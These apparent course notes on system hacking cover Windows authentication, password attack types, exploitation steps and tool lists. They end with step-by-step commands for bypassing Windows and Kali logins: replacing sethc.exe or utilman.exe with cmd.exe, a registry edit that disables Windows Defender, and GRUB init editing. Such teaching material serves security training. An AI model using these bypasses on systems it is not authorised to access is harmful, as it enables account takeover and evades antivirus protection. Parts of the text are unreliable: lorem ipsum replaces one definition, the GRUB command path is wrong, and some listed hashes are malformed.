System Hacking - Module 06

by Durgesh Thakare

System Hacking

System hacking is one of the most important, and sometimes, the ultimate goal of an attacker. The attacker acquires information through techniques such as footprinting, scanning, enumeration, and vulnerability analysis and then uses this information to hack the target system.

Gaining Access

Gaining access to a target system typically involves exploiting vulnerabilities, cracking passwords, or misconfigurations. Once access is gained, the attacker may escalate privileges, establish persistent access, and ultimately take control of the system. It is crucial for organizations to implement strong security measures to prevent unauthorized access

What is Hashing?


Hashing is a process of converting data (usually text or a file) into a fixed-length string of characters, which is typically a hexadecimal number. The result of this process is known as a "hash value" or "hash code." Hashing is commonly used in computer science, cryptography, and information security for a variety of purposes.

Microsoft Authentication

When users log in to a Windows computer, a series of steps are performed for user authentication. The Windows OS authenticates its users with the help of three mechanisms (protocols) provided by Microsoft.


SAM Database (Security Account Manager

- The SAM database in Windows stores user account credentials, including password hashes. A password hash is a result of applying a one-way cryptographic function to the user's password. For example, the password "password123" might be stored as a hash like "a361e9468e0c86d7e27b193b436c5968."
- Password cracking tools, like Ophcrack, work by attempting to guess the plaintext password that corresponds to these hashes. They try different combinations of characters until they find a match. When a match is found, the attacker has successfully cracked the password, and they can access the account.




NTLM Authentication (NT LAN Manager)

- NTLM is another authentication method used in Windows. During NTLM authentication, the user's password is hashed, and this hash is compared to the stored hash. If they match, access is granted.
- For example, a captured NTLM hash might look like "a7b5df1e56a00202a2904b7c84c61ab9." Password-cracking tools like John the Ripper or Hashcat are used to attempt to reverse-engineer the password from this hash.



Kerberos Authentication:

- In Kerberos authentication, passwords are not stored as hashes. Instead, tickets are used to authenticate users. These tickets are encrypted and more secure compared to password hashes.
- An example of a Kerberos ticket might look like a long string of seemingly random characters: "YWFjMzA2Nzg4MGJkMWZlMjQ0Yjg1Y2M0NjkxODc2NzEzNzAwMDAwMDA=".
- Cracking Kerberos tickets is extremely difficult due to the strong encryption used. Tools like Kerberoast are used to target poorly configured Kerberos setups, but even then, it's a challenging task.



Password Cracking

Types of Password Attacks

Password cracking is one of the crucial stages of system hacking. Password-cracking mechanisms often exploit otherwise legal means to gain unauthorized system access, such as recovering a user's forgotten password. Classification of password attacks depends on the attacker's actions, which are of the following four types:

Non Electronic

Social Engineering

Attackers manipulate individuals into revealing their passwords or sensitive information through deception or persuasion.

Shoulder Surfing

Attackers observe or eavesdrop on a person as they enter their password or PIN, typically in a physical location.

Dumpster Diving

Attackers search through discarded materials, such as documents or hardware, to find information that could compromise security.

Active Online (Digital - Direct Interaction)

Brute Force Attack

Duis aute irure dolor in reprehenderit in voluptate velit esse cillum dolore eu fugiat nulla pariatur. Excepteur sint occaecat cupidatat non proident.

Dictionary Attack

Attackers use a list of common words or phrases to guess the password.

Phishing

Attackers trick users into revealing their passwords or sensitive information through deceptive emails, websites, or messages

Passive Online.

Sniffing

Duis aute irure dolor in Attackers intercept and capture data packets containing passwords while they are in transit over a network.

Man-in-the-Middle (MITM)

Attackers position themselves between the user and the target server to intercept and alter communications, potentially capturing passwords.

Session Hijacking:

Attackers take over an authenticated user's session to gain access to their account.

Offline (Digital - No Direct Interaction)

Rainbow Table Attack

Attackers use precomputed tables of hash values to crack password hashes obtained from a breach or data dump.

Brute Force Attack (Offline)

Attackers attempt to crack password hashes locally, without sending requests to a target system.

Dictionary Attack (Offline)

Attackers use a list of common words or phrases to guess the password based on locally stored password hashes.

Vulnerability Exploitation

Vulnerability exploitation involves the execution of multiple complex, interrelated steps to gain access to a remote system. Attackers can perform exploitation only after discovering vulnerabilities in that target system. Attackers use discovered vulnerabilities to develop exploits and deliver and execute the exploits on the remote system.

Steps involved in exploiting vulnerabilities:

1. Identify the Vulnerability Title

This step involves discovering vulnerabilities in a target system, often through techniques like footprinting, scanning, enumeration, and vulnerability analysis. Information about the underlying operating system, services, and applications running on the target is gathered to identify potential vulnerabilities.

- **Example**: Suppose an ethical hacker performs a vulnerability scan on a web application and discovers an unpatched version of the Apache Struts framework.
- **Tool:** Nessus, OpenVAS, or Qualys can be used for vulnerability scanning.

Determine the Risk Associated with the Vulnerability

After finding a vulnerability, the next step is to assess the risk it poses to the target system. Attackers or ethical hackers evaluate whether exploiting the vulnerability can bypass security measures and lead to unauthorized access or control.

- **Example**: The ethical hacker determines that the Apache Struts vulnerability can potentially allow remote code execution, posing a high risk to the target system.

Determine the Capability of the Vulnerability

This step involves determining if the vulnerability can be effectively exploited. If the risk is low and the vulnerability is exploitable, attackers or ethical hackers proceed to the next steps.

- Example: The ethical hacker confirms that the unpatched Apache Struts version is indeed exploitable and can lead to remote code execution.

Develop the Exploit

In this step, attackers may use existing exploits from online databases or create their own. Tools like Metasploit can be employed to facilitate exploit development.

Example: The ethical hacker uses Metasploit, a widely used penetration testing framework, to find or develop an exploit module for the Apache Struts vulnerability.

Select the Method for Delivering - Local or Remote

Attackers decide whether to perform a local exploitation (if they have prior access to the system) or remote exploitation over a network. The choice depends on the attacker's level of access and goals.

Example: Since this is a remote web application vulnerability, the ethical hacker decides to perform remote exploitation over the network.

Generate and Deliver the Payload

Attackers create malicious payloads using tools like Metasploit. These payloads may contain shellcode designed to establish remote shell access to the target system. The delivery can occur via social engineering or network-based techniques.

Example: The ethical hacker generates a payload using Metasploit, embedding a malicious Java WAR file within a seemingly harmless HTTP request.

Gain Remote Access

Once the payload is generated and delivered, attackers execute the exploit. If successful, they gain remote shell access to the target system, allowing them to run malicious commands and control the system.

Example: The ethical hacker executes the exploit, sending the crafted HTTP request to the vulnerable web application. As a result, they gain remote shell access to the web server.

Tools and websites Vulnerability Exploitation

There are multiple tools are available which works to find out vulnerability in Network/ System.

1. Nessus
2. OpenVAS
3. Nexpose
4. Retina
5. GFI LanGuard
6. Qualys FreeScan
7. Acunetix
8. Nikto
9. NMap
10. Legion

Exploite site

www.exploit-db.com

OffSec's Exploit Database Archive

The Exploit Database - Exploits, Shellcode, 0days, Remote Exploits, Local Exploits, Web Apps, Vulnerability Reports, Security Articles, Tutorials and more.

vuldb.com

VulDB

Number one vulnerability management and threat intelligence platform documenting and explaining vulnerabilities since 1970.

vulners.com

CVE Database - Security Vulnerabilities and Exploits | Vulners.com

Vulnerability database enriched with millions CVE, exploits, articles, varied tools and services for vulnerability management against cybersecurity threats

nvd.nist.gov

NVD - Home

CVE-2023-38205 - Adobe ColdFusion versions 2018u18 (and earlier), 2021u8 (and earlier) and 2023u2 (and earlier) are affected by an Improper Access Control vulnerability that could result in a Security feature bypass. An attacker...

Automatic Tool

AutoPWN Suite is a project for scanning vulnerabilities and exploiting systems automatically.

```
sudo pip install autopwn-suite
```

Cracking Os Password

Operating system (OS) bypassing is a technique used to gain access to a system without going through the traditional login process. This gives the attacker access to the system's resources and data without being detected.

Windows base operating system cracking password(OFFLINE METHOD)

Method 1:

Replace Sticky Keys application with Command Prompt

Boot your locked computer using your Windows installation media

Just press SHIFT + F10 key combinations to launch the Command Prompt.

1 Enter the following command

copy c:\windows\system32\sethc.exe c:\

copy /y c:\windows\system32\cmd.exe c:\windows\system32\sethc.exe

2 Next, run the following commands to disable Windows Defender as it may detect the sticky keys trick as a security alert called "*Win32/AccessibilityEscalation*".

reg load HKLM\temp-hive c:\windows\system32\config\SOFTWARE
reg add "HKLM\temp-hive\Policies\Microsoft\Windows Defender" /v DisableAntiSpyware /t REG_DWORD /d 1 /f
reg unload HKLM\temp-hive

3 Reset Windows 10 Password from Login Screen

Once you get back to Windows 10 login screen, press the **SHIFT** key 5 times in a row, it will open the Command Prompt in administrator mode.

4 Change Pawword

You can get the list of current users on your PC by using the command

net user

change password by following command

net user <account_name> <new_password>

Method 2:

Go to Troubleshoot –> Advanced Options –> Command Prompt.

Hold shift key and press restart this will open advance option for windows

Navigate to troubleshoot advance option their u can see command prompt

1 At command prompt type the following command

- **cd /d D:\Windows\System32**

2 If you receive "The system cannot find the path specified" error, then replace the letter D on the above command with the next letter on the alphabet.

3 Then type the below commands in order

- **ren utilman.exe utilmanOLD.exe**
- **copy cmd.exe utilman.exe**
- **exit**

4 Reboot your computer

At Login Screen click at **Easy of Access** icon

(is located at the lower-left corner in Windows 8, 7 or Vista & at the lower-right corner in Windows 10). This will bring up a command prompt window.

5 Change Pawword

You can get the list of current users on your PC by using the command

net user

change password by following command

net user <account_name> <new_password>

Method 3:


Using Hiren's BootCD

1 Download HBCD iso file from official website

Filename	HBCD_PE_x64.iso (Thanks to all our Supporters for
Filesize	2.88 GB (3099203584 bytes)
ISO MD5	BEC7304FE2EB1LOE495B9EA7B73C38AA
ISO SHA1	EC7D4ECD2AB772A4ECAEE59A9095D63B04
ISO SHA-256	828110768385E1BE362AFD2130260D1B2221

Download

2 Make a live bootable pendrive using rufus



3 Shut down laptop and boot using hiren boot

4 Use preinstalled softer in hbcd for removing windows passwrod

- Lazesoft Password RecoveryNT
- Password Edit
- Windows Login Unlocker

Windows base operating system cracking password(ONLINE METHOD)

When you need to crack or bypass the password, change the OS login password when the system is up, and you do not know the current password.

1. Right click on "My Computers"


2. Click on "Manage"

3. Click on "Local Users and Groups", in the left pane


4. Click on "Users" 5. Choose the user, for whom you want to change the password. 6. Right Click

7. Set Password

Change kali linux password




Reboot your Kali Linux system into the GRUB boot menu. Highlight the default boot menu you are usually booting from and press the e key in order to edit this boot menu entry.



- Scroll down using the arrow key until you find the keyword "Linux". Now using the navigation keys, search for the "ro" keyword. Once you find it replace it with "rw".
- On the same boot entry, now find the "quiet" keyword and replace it with the following command:

1. **init= /bash/bin**



To check RW permission on the root partition, press the "F10". After which, a prompt will open, in which we use the "mount" command to ensure that the writing permission is successfully granted.

Chnage password by following command

passwd <username>

type new password and then type following command

exec /sbin/init